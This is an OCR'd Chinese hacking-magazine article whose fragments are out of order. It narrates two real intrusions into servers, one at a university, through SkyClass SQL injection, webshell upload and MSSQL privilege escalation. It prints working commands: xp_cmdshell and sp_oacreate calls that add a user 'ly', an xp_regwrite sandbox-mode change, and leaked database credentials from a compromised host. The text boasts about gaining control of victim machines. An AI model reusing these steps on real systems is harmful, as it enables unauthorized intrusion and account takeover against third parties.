


图6

因为ASP木马对系统cmd没有访问权限，上传没有写入权限，导致在ASP权限下不能读取密码。上传ASP.NET木马，发现可以解析ASP.NET，说明权限提升到User组。尝试用aspx木马的权限访问CMD，成功读取系统当前的端口信息，如图6所示。

既然ASPX木马可以访问CMD命令，在命令中执行"**HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password**"，没有任何回显，VNC提权的思路又打断了。

接下来发现存在PCanywhere目录，跳转到该目录下载cif文件回本地进行破解，一片乱码。因为最新的PCanywhere12破解出来的密码就是乱码，开始以为是PCanywhere12版本，跳转到hosts文件夹下又没有发现cif文件，到cmd的回显端口中没有5631，这说明没有运行PCanywhere。

现在只剩下3306端口可以利用了，因为有php和mysql，说明此主机一定有php网站。如果能找到php账户和密码，用udf导出就可以提权了。

想法往往是美好的，我找了很多文件夹，都没有找到php数据库连接文件，可以说没有看到php脚本网站程序。在执行命令过程中，我发现服务器还开放着1433端口。既然支持MSSQL，那么索性到网站目录下看看有没有mssql数据库连接账户。如果是SA权限的话，提权很有希望。






图7

皇天不负有心人，终于让我在一个网站文件夹下发现了数据库连接账户，如图7所示。

拿到SA权限让我很兴奋，利用SQL查询分析器连上远程数据库主机，在分析器中执行"**exec master.dbo.xp_cmdshell 'net user ly 123456 /add'**"，提示"xp_cmdshell"组件被删除，如图8所示。


图8

没有关系，因为MSSQL提供了强大的功能，没有xp_cmdshell也可以执行系统命令。在分析器中执行这段代码："**DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell', @shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINdows\system32\cmd.exe /c net user ly 123456 /add'**"，因为用sp_oacreate命令配合wscript.shell也可以执行系统命令。执行结果如图9所示。


图9

此服务器同样将SP_OACreate扩展功能删除了，看来服务器的管理员有点BT。SA权限下还有一招，就是开启沙盒模式来提权。

在查询分析器中执行以下命令："**EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE', 'SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode', 'REG_DWORD',0**"，提示xp_regwrite被封锁。这样，笔者掌握的SA提权方法也就差不多用尽了。

正在笔者思考其它思路的时候，有个朋友突然在身边提示：何不用SA密码登录远程终端？这下可提醒了我。马上用远程桌面连接器连上主机，输入账户和SA密码后，桌面进入了！如图10所示。

渗透某高校内网服务器

图晓华[岁月联盟]

从本文你可以学习到一个小技巧和了解天空asp程序的漏洞。

距离大学开学的时间越来越近了，这几个月里真是无聊，幸好报了驾校，不然肯定得无聊死。某天没事，搜索资料的时候来到一个网站，出于个人对信息安全的爱好就对它做一番检测！我渗透的对象是218.6.x.193，在IP138上查询的信息如图1所示。




图 1

经过我的简单踩点，发现新闻中心、教学研究、招生就业等主要内容都无法打开，提示数据库连接出错，具体是什么原因我也不清楚，可能是管理员的错误操作，也可能是黑客大牛进去做的破坏。找了半天，仅只有http://218.6.X.193:800/scr2006/这个地址可以打开，留给我们发挥的余地很小！分析连接WEB端口是800，很有可能是内网映射出来的，暂只做个估计。

我们先检测下这个天空网络教室，看看有没有可以利用的地方，在我的记忆中，它是有脚本上传漏洞的，由于参数过滤不严格，我们可以上传ASA、CER、HTR等脚本木马，漏洞文件是HTMLEDITOR/GETFILE.ASP这个文件。我们提交http://218.6.X.193:800/scr2006/HTMLEDITOR/GETFILE.ASP进行访问，显示"对不起，访问被拒绝"，我们再把提交文件改成GETFILE1.ASP，显示"无法找到该页"，看来管理员在打补丁后备份的文件我们找不到了。

现在SQL注射也是很火，Root/ShowImage.asp这个文件好像也爆过注射漏洞，我们提交个 ' 号出现提示"请不好提交非法字符"，看来是加了防注射代码。正在郁闷无聊之余，下意识地在文件名后加了个1，也就是Root/ShowImage1.asp，提交浏览后发现文件存在，看来是管理员修补时，备份后忘记删除了。

大家都知道，天空很多程序都是使用MSSQL数据库的，我们带上参数提交下，继续加个 ' 号，马上出现经典的错误。提交AND USER>0判断连接数据库用户，如图2所示。




图 2

权限不小啊！继续提交：exec master.dbo.xp_cmdshell 'net user'--，提示我们下载文件，看来是执行成功了，XP_CMDSHELL是没有删除的。

手工搞着累，马上拿出大牛ZWELL写的注射器进行注射，这个软件很好用，特别是命令执行的功能，很强大。输入VER查看系统版本，显示为Microsoft Windows [版本 5.2.3790] 2003的服务器，通过读注册表的键值[HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]知道了端口是3389。

接着使用命令NETSTAT -AN查看ZH终端，也是开放了的，不过是在内网，不能直接连接。用啊D写了一个有下载功能的VBS脚本在C盘，尝试下载我们的LCX端口转发工具。注射器执行的效果不是很理想，半天没反应。这条路不太好走，尝试使用注射工具的上传功能，速度很慢，卡死了几次。

于是转换思路，先拿一个WEBSHELL再说吧！用啊D列目录，最终目标锁定在D:\Easiware\ SkyClass2006\Asp\Root这个目录。SA权限无所不能，用啊D写了一个一句话木马的服务端在该目录下，用客户端连接成功并得到一个WEBSHELL。后门用的职业色狼的，如图3所示。




图 3

简单查看服务器信息，发现装有SU6.4、MSSQL、瑞星杀毒软件、360安全卫士，FSO、WS组件可以使用，C-F盘全部可以浏览访问。渗透中发现，使用注射器执行命令效果很不理想，于是我就翻阅数据库的连接文件，找连接MSSQL数据库的账号密码。通过仔细查找，D:\Easiware\SkyClass2006\Asp\Global.asa这个文件是连接文件，结果发现用户不是SA，如图4所示。

```
Application("RootPath") = "D:\Easiware\SkyClass2006\"
        Application("UDPRE") = "SCR2006/"

        Application("SQLIPAddress") = "M-HGXIF8PTCDPYO"
        Application("SQLUserName") = "skyclass2006dbuser"
        Application("SQLUserPassword") = "22efc00c2068144"

        Application("CenterDBName") = "SCRCenter2006"   '用户数据库名称
        Application("CourseDBName") = "SCRCourse2006"   '课程数据库名称
```

图 4

虽然不是SA，但是他一样有管理的权限，一样可以EXEC COMMAND！打开查询分析器，输入数据库相关连接信息，提示无法连接。马上在命令提示符中输入命令：TELNET 218.6.X.




图 10

哈哈！得到一台肉鸡也不错，看来社工真的是无坚不摧！笔者发誓：以后要多多利用社工来渗透网站。

总的来说，渗透网站就是玩心思和耐性，当然也带点运气色彩。如果当初管理员对服务器做安全性处理时，从源头上封杀webshell，我想也就不可能短时间被拿下system权限。文章就到这里了，有什么建议大家到"黑手"论坛上交流。

[作者做的入侵录像tw.smv已收录在本期光盘]

编辑点评：

渗透是成功了，但是我觉得不能这样完事。服务器上有Vnc、Pcanywhere还有serv-u，都是提权的必备利器，作者登录3389后要研究一下为什么没有成功才是。像作者只是查了vnc4.0的一个注册表位置，如果vnc是3.0呢？或者繁体的vnc注册表位置与简体不同等等，这些都是入侵后要做的，有总结才会有提高。

193 1433，提示无法打开，看来1433并没有映射到外网，那我们就在WEBSHELL上本地连接吧！

马上上传一个asp版sql在线管理后门，这个后门很好用，我简单的说下用法吧。先输入密码登录，再点击重新设置数据源，在这里我们输入数据库的名称和账号密码。数据库服务器就保持(local)不变，因为我们就是本地连接它的。输入完后我们点击提交，如果数据库名、密码、账号等信息正确，就会出现“设置成功”的字样，如图5所示。

